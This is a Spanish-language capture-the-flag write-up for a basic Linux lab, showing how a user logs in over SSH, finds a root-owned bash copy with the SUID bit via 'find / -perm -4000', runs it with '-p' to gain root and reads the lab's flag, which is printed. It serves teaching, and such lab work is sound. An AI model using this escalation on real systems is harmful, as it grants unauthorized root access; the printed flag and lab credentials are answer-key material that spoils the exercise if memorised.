

Writeup SUID_Bash

Evaluación de la Seguridad en Archivos con Privilegios Elevados

Escalada de privilegios con SUID_Bash

Autora	Ruth Pérez
Plataforma	ruth-perez / rperez-cyber
Laboratorio	whoami-labs.com
Dificultad	Básico
Categoría	Escalada de Privilegios (SUID / Linux)
Fecha	26/06/2026

1. Descripción del Laboratorio

Objetivo: Explotar un binario bash con el bit SUID activado para obtener un shell con privilegios de root y leer el archivo /root/flag.txt

El laboratorio SUID-BASH de whoami-labs.com pone a prueba la capacidad de identificar y abusar del bit SUID en el binario bash.


Concepto	Descripción
UID	User ID real del usuario que ejecuta el proceso
EUID	Effective UID – el que determina los permisos reales de la ejecución
SUID bit	Cuando está activo, el proceso corre con el EUID del propietario del archivo
bash -p	Flag que impide que bash droppee el EUID al iniciarse
/opt/bash_suidU	Copia de bash con el bit SUID activado y propietario root

2. Entorno y Acceso Inicial

El laboratorio nos da las credenciales directamente en el banner de bienvenida. La IP del contenedor es 172.17.0.2 y el acceso se realiza por SSH.

Credenciales

Acceso SSH
Usuario: hacker
Contraseña: b4sh123
IP: 172.17.0.2
Comando: ssh hacker@172.17.0.2



Nota: si SSH da error de "Host key verification failed", es porque la IP fue reasignada a un contenedor diferente. se resuelve con **ssh-keygen -f /root/.ssh/known_hosts -R 172.17.0.2**

```


@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@  WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!  @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:63GfrYy20/1SaX0C8MbRZL06QN75vX8ofpZbt1mfD6g.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:5
  remove with:
    ssh-keygen -f '/root/.ssh/known_hosts' -R '172.18.0.2'
Host key for 172.18.0.2 has changed and you have requested strict checking.
Host key verification failed.

```

```


# Host 172.18.0.2 found: line 3
# Host 172.18.0.2 found: line 4
# Host 172.18.0.2 found: line 5
/root/.ssh/known_hosts updated.
Original contents retained as /root/.ssh/known_hosts.old

```



3. Reconocimiento Interno

Verificación de Identidad tras conectarse por SSH, lo primero es confirmar con qué usuario estamos trabajando.



Confirmamos que somos el usuario hacker, sin privilegios de root

Lectura del Archivo LEEME.txt

El laboratorio incluye un archivo LEEME.txt con información sobre el concepto y las pistas.


```
hacker@1e421838d435:~$ ls
LEEME.txt  comparar.sh
hacker@1e421838d435:~$ cat LEEME.txt

LABORATORIO: SUID-BASH

CONCEPTO: Bash y el bit SUID

Por seguridad, bash dropa privilegios SUID al ejecutarse. Sin embargo, existe un flag especial que previene este comportamiento...

PISTAS:
1. Busca binarios SUID: find / -perm -4000 2>/dev/null
2. Encuentra bash con SUID en /opt/
3. Ejecuta bash normalmente y compara 'id'
4. Investiga el manual: bash --help
5. Busca un flag que mantenga privilegios (-p)

OBJETIVO:
Obtener una shell con privilegios de root y leer /root/flag.txt
y leer /root/flag.txt

DIFERENCIA ENTRE UID Y EUID:
- UID (User ID): ID real del usuario
- EUID (Effective UID): ID efectivo (usado para permisos)
- Con SUID, EUID = propietario del archivo (root)
- Bash dropa EUID por defecto (seguridad)
- Flag -p mantiene EUID = UID del propietario
hacker@1e421838d435:~$
```

4. Identificación de Binarios SUID

```
hacker@1e421838d435:~$ find / -perm -4000 2>/dev/null
/opt/bash_suid
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
hacker@1e421838d435:~$
```

El binario que inmediatamente llama la atención es **/opt/bash_suid**. Los demás son binarios legítimos del sistema operativo con SUID estándar.

5. Explotación - Bash SUID con -p

El flag -p le indica a bash que NO dropa los privilegios SUID al iniciar. Esto hace que EUID se mantenga igual al propietario del archivo, que en este caso es root.

```
hacker@1e421838d435:~$ id
uid=1000(hacker) gid=1000(hacker) groups=1000(hacker)
hacker@1e421838d435:~$ find / -perm -4000 2>/dev/null
/opt/bash_suid
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
hacker@1e421838d435:~$ /opt/bash_suid -p
bash_suid-5.1# whoami
root
bash_suid-5.1# id
uid=1000(hacker) gid=1000(hacker) euid=0(root) groups=1000(hacker)
bash_suid-5.1# pwd
/home/hacker
bash_suid-5.1# cd /root
bash_suid-5.1# ls
flag.txt
bash_suid-5.1# cat flag.txt
FLAG{B4SH_PR1V1L3G3D_M0D3_M4ST3R}
bash_suid-5.1#
```

FLAG{B4SH_PR1V1L3G3D_M0D3_M4ST3R}

Conclusión

El laboratorio SUID-BASH demuestra cómo un binario bash copiado fuera de su ubicación estándar y con el bit SUID activado representa una vulnerabilidad crítica de escalada de privilegios. Es crucial que los administradores de sistemas comprendan los riesgos y adopten prácticas de seguridad robustas para proteger sus sistemas contra posibles amenazas. Al seguir las recomendaciones propuestas, se puede minimizar el riesgo asociado al uso de SUID en Bash, asegurando así un entorno más seguro.